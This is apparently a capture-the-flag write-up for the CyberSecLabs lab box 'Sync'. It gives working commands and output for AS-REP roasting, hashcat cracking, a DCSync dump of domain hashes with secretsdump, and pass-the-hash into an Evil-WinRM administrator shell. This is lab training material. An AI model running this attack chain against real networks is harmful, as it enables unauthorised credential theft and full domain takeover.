

SYNC

SYNC - CYBERSECLABS - 172.31.3.6



Port 88 is open, so I'm going to start with kerberos user enumeration;



The hash we got isn't going to crack as is, but we can get it to work with hashcat using GetNPUsers and the -format

flag;

```
┌──(user㉿boy)-[~/BOXES/cyberseclabs/boxes/sync]
└─$ impacket-GetNPUsers sync.csl/ -usersfile users -format hashcat
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[-] User guest doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$manager@SYNC.CSL:3956c685b9ea7d46d219ce08f6f114e8$9f837f469
017e40c4ecba14b06c280574ecd8f19c31f9c2880d9ef1a07996e101f7245c93dfc120ce8
abd5dc2783824b203d734979466dd2398dac0bbe5e8b4ec3ce1ae01d59a3c2bd443f8be88
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User clarke doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sysadmin doesn't have UF_DONT_REQUIRE_PREAUTH set
```

And using hashcat on our local machine I got the password !!MILKSHAKE!!

hashcat -a 0 -m 18200 hash.txt ~/Documents/wordlists/rockyou.txt

CREDS:

manager:!!MILKSHAKE!!

```
┌──(user㉿boy)-[~/BOXES/cyberseclabs/boxes/sync]
└─$ crackmapexec smb 172.31.3.6 -u manager -p '!!MILKSHAKE!!' --shares
SMB         172.31.3.6      445    SYNC             [*] Windows 10.0 Build 17763 x64 (name:SYNC) (domain:sync.csl) (signing:True) (SMBv1:False)
SMB         172.31.3.6      445    SYNC             [+] sync.csl\manager:!!MILKSHAKE!!
SMB         172.31.3.6      445    SYNC             [+] Enumerated shares
SMB         172.31.3.6      445    SYNC             Share           Permissions     Remark
SMB         172.31.3.6      445    SYNC             -----           -----------     ------
SMB         172.31.3.6      445    SYNC             ADMIN$                          Remote Admin
SMB         172.31.3.6      445    SYNC             C$                              Default share
SMB         172.31.3.6      445    SYNC             Department      READ,WRITE
SMB         172.31.3.6      445    SYNC             IPC$            READ            Remote IPC
SMB         172.31.3.6      445    SYNC             NETLOGON        READ            Logon server share
SMB         172.31.3.6      445    SYNC             SYSVOL          READ            Logon server share
```

Using crackmapexec I could verify what shares I have access to with these credentials

But smb didn't have anything interesting at first glance, so I tried doing a DC sync attack with secretsdump

```
┌──(user㉿boy)-[~/BOXES/cyberseclabs/boxes/sync]
└─$ impacket-secretsdump sync.csl/manager:'!!MILKSHAKE!!'@172.31.3.6
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a72e3fae34d37ec6f82d7f2c3a72bc04:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:82e8cd2033841359397d0e1c87a838d1:::
sync.csl\sysadmin:1104:aad3b435b51404eeaad3b435b51404ee:7ada8ad6d0c9cc85f815f4835a335771:::
sync.csl\manager:1107:aad3b435b51404eeaad3b435b51404ee:a45b32c6da7071156b90a21f994ceeaf:::
sync.csl\clarke:1109:aad3b435b51404eeaad3b435b51404ee:afe866423686791e44eb89e48a4a0806:::
SYNC$:1000:aad3b435b51404eeaad3b435b51404ee:e14e5ac50d97c793e5e6766b95f959dc:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:d507ebbd46a5e45c444a80102b55bbba297e9d0423be6fa72d52efac1f7da014
Administrator:aes128-cts-hmac-sha1-96:c5c2aea1a827f2e01d0f999e8f6586f7
Administrator:des-cbc-md5:150d1ac1ec0129c8
krbtgt:aes256-cts-hmac-sha1-96:f934dc831bf8709338e76351443c8866b31a0fb746bc5ad0fcb32c4636ca06e1
krbtgt:aes128-cts-hmac-sha1-96:513bfce72be7cfc5c7ea60a4bc427e80
krbtgt:des-cbc-md5:760701267fdaf207
sync.csl\sysadmin:aes256-cts-hmac-sha1-96:62ead20ae38fe1f52b838e47a23f201de4a84b294f5c88159de030ee7f20d4bc
sync.csl\sysadmin:aes128-cts-hmac-sha1-96:50ec79f0901a4a17215da7f2c3787235
sync.csl\sysadmin:des-cbc-md5:3bb3616ecdcbe5e3
sync.csl\manager:aes256-cts-hmac-sha1-96:4246c6fa4f1e9d8bed7ad199f1b288cd411e813562adda105afd2655d473b34e
sync.csl\manager:aes128-cts-hmac-sha1-96:ef4a2c47747656d9ffb7369854355cf1
sync.csl\manager:des-cbc-md5:8a6270510ed57fe0
sync.csl\clarke:aes256-cts-hmac-sha1-96:cc8c4742ebd15bc8af9b2e3930891f895293a658f4f1d5e866c34bc1977944b2
sync.csl\clarke:aes128-cts-hmac-sha1-96:aab647c8aae75b8e4d75e9f6c08e2995
sync.csl\clarke:des-cbc-md5:8f831fb5adfb6143
SYNC$:aes256-cts-hmac-sha1-96:dea67d8aae484426c523f5b27bf162111e2ecad8d2c63a5c2beaaf5114a40f4a
SYNC$:aes128-cts-hmac-sha1-96:37f6fddc01aa308c95b67157ee421d7e
SYNC$:des-cbc-md5:4338ada4c1ad1937
```

GOT IT BAYBEE

And once again using crackmapexec, I could verify the Administrator hash had winrm access;

```
┌──(user㉿boy)-[~/BOXES/cyberseclabs/boxes/sync]
└─$ crackmapexec winrm 172.31.3.6 -u administrator -H a72e3fae34d37ec6f82d7f2c3a72bc04
WINRM       172.31.3.6      5985   SYNC             [*] Windows 10.0 Build 17763 (name:SYNC) (domain:sync.csl)
WINRM       172.31.3.6      5985   SYNC             [*] http://172.31.3.6:5985/wsman
WINRM       172.31.3.6      5985   SYNC             [+] sync.csl\administrator:a72e3fae34d37ec6f82d7f2c3a72bc04 (Pwn3d!)
```

So, it's time for evil-winrm;

```
*Evil-WinRM* PS C:\Users> whoami; hostname
sync0\administrator
sync
*Evil-WinRM* PS C:\Users>
 sync  1 vpn  2 smbclient  3 ruby2.7
```

And we're admin!!!